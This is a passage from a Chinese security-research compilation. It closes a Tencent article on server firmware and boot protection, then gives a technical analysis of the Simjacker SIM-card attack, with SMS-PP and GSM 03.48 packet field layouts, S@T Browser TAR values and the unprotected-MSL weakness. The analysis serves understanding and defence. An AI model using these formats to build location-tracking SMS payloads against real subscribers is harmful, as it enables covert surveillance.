BIOS WP：即基于寄存器实现的 BIOS 写保护，在 Intel 平台可以使能，AMD 平台待确认。Secure Flash：保证 BIOS、BMC 固件更新进行时，新的固件镜像满足签名的合法性。Intel Boot Guard：通过签名校验的方式，保障 BIOS 启动最初阶段代码的完整性与合法性，类似技术还包括 AMD 平台下的 PSB 方案。UEFI Secure Boot：新固件标准 UEFI 下，通过校验签名，验证 Boot Loader 和 Option Rom 合法性的检测方案，在 Intel 和 AMD 平台通用。TPM 2.0/TCM：使用兼容国密密码算法的可信计算芯片进行开机启动过程的静态度量，实现对于启动阶段固件的完整性校验，在 Intel 和 AMD 平台通用。

我们发现，这些方案可以满足对 BMC、BIOS、Boot Loader 实现局部的防护效果：或进行主动校验（Boot Guard），或采取被动度量（TPM 2.0/TCM）；或实施事前防护（BIOS WP、Secure Flash），或借助事后检测（UEFI Secure Boot）。那么面对潜在的底层安全威胁，我们可以部署多个单点方案，从而形成一记组合拳式的纵深防护效果，最终建立起服务器平台端到端可信链条。

14.6.2 2. 实时监控，运筹帷幄。

在 Google 和 Intel 的解决方案中，都涉及到 OS 启动之后，在硬件层面对与 BIOS 固件闪存（Boot FW Flash）进行交互的指令流的持续性监控，这一点是 Titan 和 PFR 作为下一代平台解决方案的关键优势之一。

而 Boot Guard、UEFI Secure Boot 这些方案，都是系统启动过程中进行防护，存在延迟性检测的弊端，也就是说，方案检测的实际效果很大程度上要取决于机器重启的频率。那么，在机器长期不重启的情况下，BIOS 是否已经被篡改便不得而知，对于攻击者入侵行为的取证能力较弱，会让防御的一方在攻防对抗中变得被动。

实际上，可以将对于 Boot FW Flash 的硬件层实时监控，调整为 Runtime 下的对于 BIOS 固件内容的（接近实时）周期性检测，一方面避免了硬件改板，以及总线监控不当引起的通信延迟；另一方面，由于 OS 层的计算资源更为丰富，数据分析方式更为多样，也可以获得更准确的分析效果。当然 Runtime 态的 BIOS 监控可能会存在一定的被绕过风险，但对于应对中低烈度的安全攻击，提升对于底层威胁的取证能力，有着重要的意义。目前我们团队也在服务器安全系统（洋葱）实践准实时的 BIOS 安全监控，也取得一定进展。

14.6.3 3. 关注运营，见微者著。

企业服务器的规模数以万计，在部署硬件防护方案的时候，方案设计必须与部署运营紧密结合。见微者著，只有妥善处理好方案实施过程中的各项细节问题，硬件方案才能发挥真正的防护效果。

运营相关的具体实例太多，这里简述一二：

UEFI Secure Boot、Intel PFR、Google Titan 方案都是基于签名机制进行合法性校验的，在实际运营中，应该如何设计并导入证书？如何解决证书的过期与更新问题？如何保障相关运维工具的兼容性？如何确保上游厂商提供固件签名的正确性？如何评估启用方案之后对于正常业务的影响？这往往需要联动厂商、运维团队、业务团队各方进行适配改造与兼容性验证。

此外，TPM 2.0 等方案借助哈希算法进行度量，如何保证运营过程出现异常的可解释性？使用哈希度量进行校验，也意味着需要 Golden Key 作为基线进行对比参照，那么如何建立这样的基线，并在 BIOS 合法更新时进行基线的同步更新，也是安全运营过程中需要关注的重点。

又比如，在进行实时 BIOS 监控的过程中，如何利用离群分析和威胁情报进行数据关联，来识别高级入侵？如何消除由于厂商 BIOS 研发差异性而引起的监控误报？监控策略的普适性需要结合运营收敛，并得以不断优化。

14.7 6. 写在最后

硬件安全防护的核心任务是实现安全启动，从而建设可信的服务器系统。腾讯安全平台部在服务器硬件安全体系建设方面，也在积极地开展方案研究、设计与部署应用。

目前，安平正协同公司服务器与供应链管理部、云产品部、云鼎实验室等多部门，并与上游多家供应链厂商的密切合作，力图打造国内首个服务器安全启动成规模部署用例，并借助服务器硬件安全规范，把控厂商供应链安全水平，提升公司研发环境与云上业务对于 UEFI Bootkit、供应链攻击等底层安全威胁的免疫能力。

此外，腾讯云推出的 ‘‘星星海’’ 自研服务器由安全平台部主导进行安全能力评估建设，目前已具备可信启动的硬件防护能力。未来，安全平台部将会持续在这个领域进行相关研发和部署。

现阶段，在不进行硬件结构改造的前提下，有效整合现有防护技术，对于企业硬件安全水平的提升，不失为一种可行的解决思路。Google Titan 是下一代硬件安全厂商方案的标杆之一，虽然存在物理制造透明性、厂商驱动等局限，但在防护架构、实时监控、侧信道攻击防御等设计层面都有着重要的参考价值。

此外，硬件安全防护与传统的 OS 层防护一样，依赖运营质量的加持。只有充分落实对上游厂商的管控、自动化安全基线的建设、数据分析下的误报优化等关键环节，才能在这场关乎信任的攻防对抗中，立于不败之地。

参考文献：

[1] Titan Silicon Root of Trust for Google Cloud. [2] Intelő Platform Firmware Resilience (Intelő PFR). [3] Project Cerberus Architecture Overview. [4] 沈昌祥, 公备. 基于国产密码体系的可信计算体系框架. 密码学报. 2015 Jan 19;2(5):381-9. [5] OpenTitan: Open Source Silicon Root of Trust. [6] OpenTitan Hardware Development Stages. [7][Hardware Designs Dashboard.](https://docs.opentitan.org/doc/project/hw_dashboard/) [8] Google Is Helping Design an Open Source, Ultra-Secure Chip.

14.7.1 关于腾讯安全平台部数据安全团队

腾讯安全平台部数据安全团队，负责腾讯百万量级主机反入侵检测系统——‘‘洋葱’’的安全策略建设与运营、红蓝攻防对抗、安全应急追溯、安全标准建设与合规等工作。聚焦企业内网安全、硬件与供应链安全、虚拟化安全、物联网设备安全等多领域的安全研究与能力建设。

14.7.2 关于作者

Yao Zhang，腾讯安全平台部安全研究员，北航博士，苏黎世联邦理工学院访问学者；研究方向包括服务器系统入侵对抗、硬件安全、可信计算等。

14.7.3 微信公众号二维码

Simjacker 技术分析报告

作者：殷文旭 @360 安全研究院独角兽安全团队


来源：https://www.anquanke.com/post/id/188110

15.1 一、摘要

Simjacker 及紧随其后公开的 WIB 攻击重新引起了各界对 SIM 卡安全的关注。现代 SIM 卡本质是由软件和硬件组成的计算机。硬件部分，各个引脚分别实现供电和通信；软件部分，安装了 SIM, USIM, S@T Browser 等应用，可以与手机、网络交互，实现各种功能。Simjacker 攻击利用部分运营商发行的 SIM 卡中 S@T Browser 对收到的消息有效性不做校验这个安全配置错误，实现对目标远程定位等攻击。综合各方信息，我们发现 Simjacker 的攻击手法并非新颖，影响范围也相对有限。

15.2 二、事件背景


2019 年 9 月 12 日，AdaptiveMobile Security 公布了一种针对 SIM 卡 S@T Browser 的远程攻击方式：Simjacker。攻击者使用普通手机发送特殊构造的短信即可远程定位目标，危害较大。



根据 AdaptiveMobile Security 在 2019 年 10 月 3 日公布的全球受 Simjacker 攻击影响的地图可见，已发现的受该漏洞影响的 SIM 卡主要集中在拉丁美洲。

15.3 三、攻击原理

据 AdaptiveMobile Security 称：“The issue is that in affected operators, the SIM cards do not check the origin of messages that use the S@T Browser, and SIMs allow data download via SMS.”



15.3.1 1. 条件一

SIM 卡不检查使用 S@T Browser 的短信的来源有效性；

GSM 时代，SIM 卡是硬件和软件的组合。UMTS 时代，SIM 的含义发生了变化：SIM 仅指软件部分，而硬件部分称为 UICC。UMTS 引入 USIM 应用提供双向鉴权等功能，提升了安全性。与 USIM 应用类似，Simjacker 攻击的 S@T Browser 也只是 UICC 上的诸多应用之一。

理论上，与 S@T Browser 直接交互的是 S@T Gateway，后者通常由运营商控制，二者通常使用短信交互；实际上，任何普通手机号码都可以尝试向另一个号码发送 S@T Browser 相关的短信，由运营商决定是否将其过滤掉，目前大部分运营商似乎不会过滤，因为正常情况下，收到短信的号码会对短信内容鉴权，普通人没有目标号码的鉴权密钥，因此发送的此类短信通常不会造成威胁；此外，SIM 卡也可以选择只信任特定号码发来的这类短信。

总之，Simjacker 攻击需要满足的第一个条件是：运营商和 SIM 卡不过滤与 S@T Browser 相关的短信，保证 Payload 可以送达目标 Application: S@T Browser.

15.3.2 2. 条件二

SIM 卡允许通过短信下载数据；

USIM Application Toolkit (USAT) 是 UICC 中规范应用与外界交互行为的标准，通常用来提供增值服务，如早期的手机银行。其中应用与手机 ME 交互使用 Proactive Commands 和 Event Download 两种形式。

“A proactive command is a command from the SIM application to the handset asking it to do something on your behalf. It is called proactive because, uncharacteristically, the SIM is initiating the communication.”[7] Proactive Commands 是指应用 ‘‘主动’’ 发起的与手机交互的命令，截至 2001 年底，共有 31 种，其中包括 DISPLAY TEXT，PROVIDE LOCAL INFORMATION(可以向手机查询当前所处小区 Cell ID) 等，但依然属于 APDU(Application Protocol Data Unit) 的范畴，手机 ME 依然是 APDU 命令的发起方，UICC Application 是命令的响应方，只能在 ME 向其发送普通 APDU 命令时才能 ‘‘主动’’ 发送 Proactive Commands。


为了解决这个不便，“The SIM can register for events that it wants to be told about. It uses the SET UP EVENT LIST proactive command to do this.”[7] “One of the most useful event downloads is SMS-PP. It is a way of communicating directly with the SIM using SMS.”[7]

SMS-PP Event Download 即 SMS-PP [Data] Download，手机收到 SMS-PP 类型的短信后，该事件被触发，短信被直接发送给 UICC 上的某个 Application，由其处理短信内容，在此期间用户完全不知情。与 SMS Peer to Peer(SMS-PP) 对应的是 SMS Cell Broadcast(SMS-CB)。前者即普通号码日常发送的短信的行为，后者只有运营商的短信中心 SMS center (SMSC) 才能操作。

Simjacker 攻击中，需要 SIM 卡支持 STK 标准的 Event Download，这样攻击者发送的特殊格式短信可以顺利触发 SMS-PP Event Download，从而将 Payload 传递给 S@T Browser 完成远程定位等攻击。

15.3.3 3. 原理总结


至此，Simjacker 的攻击路线就很清楚了：



1. 攻击者使用普通手机 USIM 卡，向攻击目标发送 SMS-PP 类型的短信，且目标应用是 UICC 上的 S@T Browser；
2. 攻击目标收到 SMS-PP 类型的短信后，SMS-PP Event Download 事件触发，手机将短信直接发送给 UICC 上的 S@T Browser 应用；
3. 与 Proactive Commands 中的诸多命令类似，S@T Browser 也支持多种命令（Byte Codes），可以获取手机当前小区的 Cell ID 或主动发送短信。

15.4 四、Payload 构造

Simjacker 攻击使用的短信与我们日常发送的短信格式和内容都不同，但熟悉了格式之后，使用常见的上网卡或部分型号的手机，我们每个人都可以发送这种短信，其整体结构如下图所示。



3GPP TS 23.040 即早期的 GSM 03.40，规定了包括我们日常使用的短信在内的所有短信格式。3GPP TS 31.115 即早期的 GSM 03.48，则规定了 Command Packet 这种特殊格式的短信。该类短信不仅在与 S@T Browser 应用通信时会用到，运营商对 SIM 卡进行远程配置等 OTA 操作时亦使用。

15.4.1 1. 短信格式


GSM 03.40 标准规定了 GSM 网络下短信传输协议 SM-TP 中 TPDU 的格式。通常我们用到的 TPDU 类型有两种：SMS-SUBMIT 和 SMS-DELIVER。手机 MS 发给 SC(Mobile Switching Centre) 的是 SMS-SUBMIT，SC 发给 MS 的是 SMS-DELIVER。

SMS-SUBMIT 类型的 TPDU 通常使用的字段如下：

字段	名称	长度	备注
TP-MTI	Message Type Indicator	2bits	SMS-SUBMIT 01
TP-RD	Reject Duplicates	1 bit	Set to 0
TP-VPF	Validity Period Format	2 bits	Set to 00(not present)
TP-SRR	Status Report Request	1 bit	Set to 0
TP-UDHI	User Data Header Indicator	1 bit	Set to 1(GSM 03.48)
TP-RP	Reply Path	1 bit	Set to 0
TP-MR	Message Reference	1 octet	Set to 0x00
TP-DA	Destination Address	2–12 octets	Phone number(including country code) length after 0x91: 1octet 0x91Phone number(0xF as padding to get even)Example: 0x0D91688113325476F8
TP-PID	Protocol Identifier	1 octet	Set to 0x7F(USIM Data download)
TP-DCS	Data Coding Scheme	1 octet	Set to 0xF6 Character Set 8bit dataClass 2 (SIM/USIM-specific)
TP-UDL	User Data Length	1 octet	Number of octets in TP-UD
TP-UD	User Data	given by TP-UDL	

15.4.2 2.Command Packet

GSM 网络中的实体与 SIM 卡中的实体通过 GSM 03.48 协议实现安全的数据交换。发送方在应用信息的头部添加 Security Header(Command Header) 后得到完整的 (Secured) Command Packet. 接收方根据 Command Header 中的指示决定是否发送 (Secured) Response Packet.



SMS-PP 是基于 GSM 03.48 格式的一种特殊短信，为运营商网络中和 UICC 上的 Application 之间的通信提供安全的信道。SMS-PP 类型的短信 UDHL 为 0x02，IEIa 为 0x70(发送)，或 0x71(接收)，IEDLa 为 0x00，后面的字段为 SMS-PP 专属的负载内容。


SMS-PP 类型的 GSM 03.48 Command Packet 字段如下：

字段	名称	长度	备注
UDHL	User Data Header Length	1 octet	Set to 0x02
IEIa	Information Element Identifier a	1 octet	Set to 0x70 CPI(Command Packet Indicator)
IEDLa	Information Element Identifier Data Length a	1 octet	Set to 0x00
CPL	Command Packet Length	2 octets	Number of octets after
CHL	Command Header Length	1 octet	Number of octets till RC/CC/DS
SPI	Security Parameter Indicator	2 octets	MSL
KIC	Ciphering Key Identifier	1 octet	
KID	Key Identifier	1 octet	
TAR	Toolkit Application Reference	3 octets	
CNTR	Counter	5 octets	
PCNTR	Padding Counter	1 octet	Number of padding octets used for ciphering at the end of the secured data
RC/CC/DS	Redundancy Check / Cryptographic Checksum / Digital Signature	0/4/8 octet(s)	
SD	Secured Data	CPL – CHL – 1	

1)SPI


SMS-PP Command Packet 中比较关键的字段之一是 SPI，长度 2 字节，含义如下：

First Byte:



SIM Alliance 在 Security guidelines for S@T Push [13] 中所说的 Minimum Security Level(MSL) 在 SPI 的第一个字节设置，Cryptographic Checksum(10) + Encryption(1) 的 MSL = 0x06，即 0000 0110；Cryptographic Checksum(10) + Encryption(1) + Anti-replay Counter(10) 的 MSL = 0x16，即 0001 0110。

Second Byte:



Bit 6 设为 1 表示目标收到短信后，使用 SMS-SUBMIT 而不是普通的 SMS-DELIVER-REPORT 发送 Response。

2)TAR

SIM toolkit applet 的 TAR 长度为 3 个字节，ETSI TS 101 220 将其定义为 applet 的 AID 的第 13、14 和 15 个字节。

根据标准，S@T Browser 对应的 TAR 是 0x505348(对应字符串'PSH') 和 0x534054(对应字符串'S@T')。

15.4.3 3.Response Packet

SMS-PP 类型的 GSM 03.48 Response Packet 字段如下：

字段	名称	长度	备注
UDHL	User Data Header Length	1 octet	Set to 0x02
IEIa	Information Element Identifier a	1 octet	Set to 0x71 RPI(Response Packet Indicator)
IEDLa	Information Element Identifier Data Length a	1 octet	Set to 0x00
RPL	Response Packet Length	2 octets	Number of octets following
RHL	Response Header Length	1 octet	Number of octets till RC/CC/DS
TAR	Toolkit Application Reference	3 octets	The same as Command Packet
CNTR	Counter	5 octets	
PCNTR	Padding Counter	1 octet	
RSC	Response Status Code	1 octet	
Integrity Value	RC/CC/DS	Optional	
Data		Optional	

15.5 五、SIM Browsers

在智能手机广泛使用之前，手机上除了打电话、发短信之外的其他联网服务，如手机银行，WAP 上网等，都由运营商直接提供。在 SIM 卡上安装应用是扩展手机功能的主要方式之一，这些应用由运营商开发，通过 OTA 远程安装到用户 SIM 卡中。一些运营商认为 OTA 安装应用的效率较低，于是出现了 SIM Browser，应用从用户的 SIM 卡转移到了运营商的服务器上，SIM 卡上的 Browser 角色就像现代 PC 上的浏览器，只负责解析服务器传回的数据，而运营商可以随时增加、修改应用。

“As of mid 2001, there are three SIM microbrowsers: the original one from Across Wireless (now called Sonera Smarttrust), one originally developed by Gemplus and marketed by all the SIM card manufacturers under the umbrella of the SIMalliance, and another one called the USAT Interpreter that was wending its way through the 3GPP standardization process.”[7]

Simjacker 攻击利用的 S@T Browser 就是上述三种 Browser 之一，而 WIB 攻击 [10] 则利用 SmartTrust 主导的 Wireless Internet Browser(WIB).

15.5.1 1.SmartTrust Wireless Internet Browser

TAR 值：0x000001, 0x000002

客户端：Wireless Internet Browser(WIB)

服务器：Wireless Internet Gateway(WIG)

“All messages have a GSM 03.48 security header.”[8] “The GSM 03.48 Proof of Receipt (PoR) mechanism is not used.”[8] “By default, if the WIB receives a message with a TAR value of 1, then it came from the WIG server (pull); if it receives a message with a TAR value of 2, then it came from the WIG client (push).”[7]

15.5.2 2.SIM Alliance S@T Browser

TAR 值：0x534054, 0x505348

客户端：S@T Browser

服务器：S@T Gateway

S@T Browser 主动发起的连接称为 Pull，S@T Gateway 主动发起的连接称为 Push。Simjacker 攻击存在原因是某些运营商的卡将 S@T Browser 的 MSL 设为 0x00，即完全没有任何保护。攻击者以 S@T Gateway 的身份向目标 UICC 的 S@T Browser 发送 Byte Codes，达到远程定位、发送短信等目的。

15.5.3 3.3GPP USAT Interpreter

“The 3GPP USAT Interpreter originally was supposed to be a merge of the Across Wireless microbrowser and the SIMalliance microbrowser but it has found a voice of its own in the process. It’s not too far from the truth to say that it combines some of the best features of its two parents.”[7]

15.6 六、NSA 相关工具

在 Simjacker 之前，大家对 SIM 卡远程攻击的主要印象来自美国国家安全局 NSA 旗下 Tailored Access Operations (TAO) 组织泄露的两款工具：MONKEYCALENDAR 和 GOPHERSET。与 Simjacker 利用 SIM 卡的安全配置错误进行远程攻击不同，这两款工具使用的前提是攻击者掌握目标 SIM 卡的 OTA 密钥，从而能以合法的发卡运营商身份远程安装攻击程序。

MONKEYCALENDAR 和 GOPHERSET 两种攻击工具需要运行在目标的 SIM 卡上，虽然同样难以察觉，但相比 Simjacker 这种无需安装，直接远程发送控制命令的攻击方式相比，使用门槛较高。

